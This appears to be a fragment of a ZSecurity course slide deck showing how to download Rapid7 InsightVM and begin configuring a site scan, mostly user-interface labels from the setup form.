
ZSecurity

RAPID7 INSIGHTVM VULNERABILITY SCANNER




Download:
[https://www.rapid7.com
/products/insightvm/do
wnload/](https://www.rapid7.com/products/insightvm/download/)

INSIGHTVM LOGIN PAGE



CREATE SITE SCAN



CREATE NAME OF SCAN

Site Configuration

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

GENERAL General

ORGANIZATION

ACCESS

Name:


Importance:

Description:

User-added Tags:

CUSTOM TAGS	LOCATIONS	OWNERS	CRITICALITY
None	None	None	None

SAVE & SCAN SAVE CANCEL



